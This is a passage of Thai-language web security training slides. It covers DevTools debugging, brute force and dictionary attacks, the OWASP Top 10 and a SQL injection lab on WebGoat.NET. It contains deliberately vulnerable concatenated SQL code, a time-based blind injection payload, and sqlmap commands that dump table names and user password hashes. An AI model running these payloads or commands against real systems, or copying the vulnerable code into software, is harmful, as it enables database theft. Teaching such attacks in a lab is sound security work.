    30   var addend2 = getNumber2();
    31   var sum = addend1 + addend2;
    32   label.textContent = addend1 + ' + ' + addend2 + ' = ' + sum;
    33 }
    34 function getNumber1() {
    35   return inputs[0].value;
    36 }
    37 function getNumber2() {
    38   return inputs[1].value;
    39 }
```

Breakpoints

- Pause on uncaught exceptions
- Pause on caught exceptions
- get-started.js
- label.textContent = ...

Scope

Not paused

Call Stack

Not paused

XHR/fetch Breakpoints


DOM Breakpoints

Global Listeners

Event Listener Breakpoints

ที่มา : <https://googlechrome.github.io/devtools-samples/debug-js/get-started>

วิเคราะห์ Web Client - DevTool (breakpoint)



Paused in debugger

```
> console.log(addend2);
undefined
<- undefined
```

Number 1
10

Number 2
20

Add Number 1 and Number 2

Console Sources Network Performance Memory

Page >> dom.js get-started.js X js.js

Elements Recorder

Watch Breakpoints

Pause on all pauses

Pause on exceptions

Pause on errors

Pause on network requests

Pause on script errors

Pause on user input

Pause on first exception

Pause on first error

Pause on first network request

Pause on first script error

Pause on first user input

Scope


Local

Global

Call Stack

Line 30, Column 17

Coverage: n/a



Paused in debugger

```
> console.log(addend2);
20
<- undefined
```

Number 1
10

Number 2
20

Add Number 1 and Number 2

Console Sources Network Performance Memory Application

Page Workspace >> dom.js get-started.js X js.js

Elements Recorder

Watch Breakpoints

Pause on all pauses

Pause on exceptions

Pause on errors

Pause on network requests

Pause on script errors

Pause on user input

Pause on first exception

Pause on first error

Pause on first network request

Pause on first script error

Pause on first user input

Scope

Local

Global

Call Stack

updateLabel()
var addend1 = getNumber1(); addend1 = "10"
var addend2 = getNumber2();
var sum = addend1 + addend2;
label.textContent = addend1 + ' + ' + addend2 + ' = ' + sum;

getNumber1()
return inputs[0].value;


getNumber2()
return inputs[1].value;

inputs = document.querySelectorAll('input');
var label = document.querySelector('p');
var button = document.querySelector('button');
button.addEventListener('click', onClick);



onClick()
label.textContent = sum;

Web Client Component

- **Code:** เว็บไซต์สร้างขึ้นจาก .html, .css และ .js (JavaScript) เป็นหลัก



- **Asset:** รูปภาพ (.png), ไฟล์วีดีโอและเสียง เช่น .mp3, .mp4 และไฟล์เอกสาร .docx, .pdf.





การเดาสุ่มรหัสผ่าน (Brute Force)

การเดาสุ่มรหัสผ่านเป็นการโจมตีที่ผู้ไม่ประสงค์ดีพยายามเข้าสู่ระบบหรือเข้าถึงข้อมูลโดยการเดารหัสผ่าน หรือค่าทุกความเป็นไปได้จนกว่าจะพบค่าที่ถูกต้องในระบบ

ตัวอย่าง: การเดาสุ่มรหัสผ่าน



**HTTP
Request**



Server

Username	Password
John	mypass1
Bob	qwerty123
Kevin	password123

ประเภทของการเดาสุ่มรหัสผ่าน (Brute Force Attack)

- Brute Force Attack
- Dictionary Attack
- Credential Stuffing

Brute Force Attack

aaa	0000
aab	0001
aac	0002
aad	0003
...	0004
abz	0005
aca	...
...	9998
zzz	9999


Dictionary Attack

rockyou.txt

123456
12345
123456789
password
iloveyou
princess
rockyou
12345678
abc123
...


การป้องกันการโจมตี Brute force สำหรับระบบ

CAPTCHA



The screenshot shows a standard WordPress login form. At the bottom, there is a reCAPTCHA verification box labeled "I'm not a robot". This box is highlighted with a green border, indicating it is the focus of the discussion. Below the box are two checkboxes: "Remember Me" and a blue "Log In" button.

Rate limit/Time limit



The screenshot shows a WordPress login form with a red box highlighting the error messages. The messages are:

- ERROR:** incorrect username or password.
- ERROR:** Too many failed login attempts. Please try again in 20 minutes.

Below the errors, there is a link: You can also try [resetting your password](#) and that should help you to log in.

At the bottom of the form, there are two checkboxes: "Remember Me" and a blue "Log In" button.


OWASP TOP 10

Open Web Application Security Project (OWASP) จัดอันดับรายการความเสี่ยงและเผยแพร่ทุกๆ 3-4 ปี สำหรับความเสี่ยง 10 อันดับแรกจากช่องโหว่ต่างๆ

- หลายองค์กรใช้ OWASP Top 10 เป็นมาตรฐานในการประเมินและปรับปรุงความปลอดภัย
- ช่วยให้นักพัฒนาและผู้ดูแลระบบสามารถป้องกันความเสี่ยงที่สำคัญ ได้อย่างมีประสิทธิภาพ




OWASP TOP 10 - Web Application



DBMS (Database Management System)

DBMS ซอฟต์แวร์ที่ใช้สำหรับการจัดการฐานข้อมูล ทำหน้าที่เป็นตัวกลางระหว่างผู้ใช้หรือแอปพลิเคชันกับฐานข้อมูล โดยมีหน้าที่หลักในการจัดเก็บ ค้นหา และปรับปรุงข้อมูลในฐานข้อมูล



Secure Database Access


รูปแบบการเชื่อมต่อฐานข้อมูล

1. Raw SQL Query

- String Concatenation
- Prepared Statement

2. Entity Framework (EF)


3. LINQ (ORM)



String Concatenation:

```
// 1 - User Input  
$keyword = $_GET["keyword"];  
// 2 - Build SQL Query  
$sql = 'SELECT * FROM products WHERE  
product LIKE "'.$keyword.'"';  
// 3 - Execute SQL Query  
$db->query($sql);
```

A03:2021-Injection: SQL Injection



A03:2021-Injection: SQL Injection

⚠ ไม่ปลอดภัย | vuln.webgoat:5001/Product/Details/3?quantity=2

WEBGOATNET

Home My Cart Browse Blog About

Hello shbrint! [Logout]



File: /Controllers/ProductController.cs

```
[HttpGet("{productId}")]
public IActionResult Details(int productId, string quantity = "1")
{
    var model = new ProductDetailsViewModel();
    if (_productRepository isInStock(productId, quantity))
    {
        try
        {
            var product =
                _productRepository.GetProductById(productId);
            model.Product = product;
            model.CanAddToCart = true;
            model.ProductImageUrl =
                GetImageUrlForProduct(product);
            model.Quantity = Convert.ToInt16(quantity);
        }
    }
}
```

1

Aniseed Syrup

Category: Condiments

Unit: 12 - 550 ml bottl

Price: 10;

Quantity: 2

2


```
catch (InvalidOperationException)
{
    model.ErrorMessage = "Product not found.";
}
catch (Exception ex)
{
    model.ErrorMessage = string.Format("An error
has occurred: {0}", ex.Message);
}
else
{
    model.ErrorMessage = "Out of Stock.";
}
return View(model);
```

A03:2021-Injection: SQL Injection


File: /Data/ProductRepository.cs

String Concatenation

```
3 public Boolean isInStock(int productId, string quantity = "1"){
    string sql = $"SELECT UnitsInStock FROM Products WHERE ProductID = {productId} and UnitsInStock >= {quantity}";
    var command = _context.Database.GetDbConnection().CreateCommand();
    command.CommandText = sql;
    _context.Database.OpenConnection();
    try {
        4     Int64 remainingQuantity = (Int64) command.ExecuteScalar();
        Console.WriteLine("remainingQuantity: " + remainingQuantity);
        if (remainingQuantity >= Convert.ToInt16(quantity)){
            return true;
        }
        return false;
    }catch(Exception ex){
        return false;
    }
}
```



A03:2021-Injection: SQL Injection - Time-based Blind (Heavy Query)



1. Quantity: 2

2. URL: vuln.webgoat:5001/Product/Details/3?quantity=2

3. SQL Injection Attack:
vuln.webgoat:5000/Product/Details/3?quantity=11+AND+2+=
LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(100000000))))

4. Response Table:

Payload	Status	Response...	Error	Timeout	Length	Comment
0	200	10			2917	
1	200	1174			2917	
2	200	1797			2917	
3	200	3772			2917	

5. Request and Response:

Request:

Pretty Raw Hex Render \n ⌂

Response:

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Date: Mon, 28 Feb 2022 10:05:32 GMT
4 Content-Type: text/html; charset=utf-8
5 Server: Kestrel
6 Content-Length: 2763
```

6. Summary:

คำสั่ง SQL
ที่ทำให้ประมวลผลหนัก
และหน้าเว็บตอบกลับมาช้า

ปรับขนาดข้อมูลให้มากขึ้น
ยิ่งมาก หน้าเว็บจะยิ่งตอบ
กลับมาช้าขึ้น
บ่งบอกได้ว่า
คำสั่ง SQL ถูก Inject

A03:2021-Injection: SQL Injection

ผลการทดสอบ:

อ่านข้อมูล
จากฐานข้อมูล

```
(kali㉿kali)-[~/Desktop/sqlmap]
$ sqlmap -u "http://192.168.179.1:5001/Product/Details/2?quantity=1" --dbms
=sqlite --tables --batch --level 5 --risk 3 --hex
```

<current>	
[25 tables]	
+	-----+ AspNetRoleClaims AspNetRoles AspNetUserClaims AspNetUserLogins AspNetUserRoles AspNetUserTokens AspNetUsers BlogEntries BlogResponses Categories CustomerCustomerDemo CustomerDemographics Customers EmployeeTerritories Employees OrderDetails OrderPayments Orders Products Region Shipments Shippers Suppliers Territories sqlite_sequence -----+


```
(kali㉿kali)-[~/Desktop/sqlmap]
$ sqlmap -u "http://192.168.179.1:5001/Product/Details/2?quantity=1" -T AspNetUsers -C UserName,PasswordHash --batch --level 5 --risk 3 --dump
```

Table: AspNetUsers	
[10 entries]	
+	-----+ UserName PasswordHash -----+ kmitnick AQAAAAEAACQAAAAEPGS7e+gnk6nQj...18d1713085w1721yR028g57E00tD... yvmEaoNNM5ssBmFRoFg= jeffortson AQAAAAEAACcQAAAEC08CVyqxo0Bf4AVb4A0JPuJS29XZN93Cj0eEYlcuYxBt g7DWASRaye9NccJaWhUQ= MyUser AQAAAAEAACcQAAAENWX/z9u8oqYdBfJ5ePRjV4sLuJXgbA46ihdLPTKtKlf/G Whsc9k+/ZZ8At6aAKIyw= RapPayne AQAAAAEAACcQAAAEBRRmWQ17Wjm5zRdD/lBuXw3uLp6/2yf4iru1U0eksG2ZC ia7YvHRajtufGh/M0GQ= username11 AQAAAAEAACcQAAAEC08CVyqxo0Bf4AVb4A0JPuJS29XZN93Cj0eEYlcuYxBt g7DWASRaye9NccJaWhUQ= shbrht AQAAAAEAACcQAAAEN4L3odUTZazCsrxL4XTb7+IuQ/LCscHRsScSpWLLRyt oMEMR4iBxtpyWyn5tvHQ= test2 AQAAAAEAACcQAAAEIFp+w3z9hSmh5hdHcqW0AEE9JR/GX7/UDv4jxsWzUrLS dxCm+Y7uNTq/TuT5oZp0= test3 AQAAAAEAACcQAAAEEeJb8rwmzGG7kMLHYxhl1VYyceh/Zr7n76zaOBisNNIqi YQnVkoYGcQvRlEc65b7Q= test4 AQAAAAEAACcQAAAAsfE96ZZ0sFhvVu6Bs8Rb/Dt5VBq90TbgWxtbZ1pgkpSU EgyP/5Asg7ky8qNj/w= test33 AQAAAAEAACcQAAAEC38TgS5H7jpWm/+miYd+Pu0xv9x0mgXy/JIpE76ZUzm/6 Gc9/hPsJMb0jskuiVMIw= -----+

โปรดตรวจสอบ SQLMap

PWNED!

Secure Database Access

รูปแบบการเชื่อมต่อฐานข้อมูล

1. Raw SQL Query
 - Prepared Statement
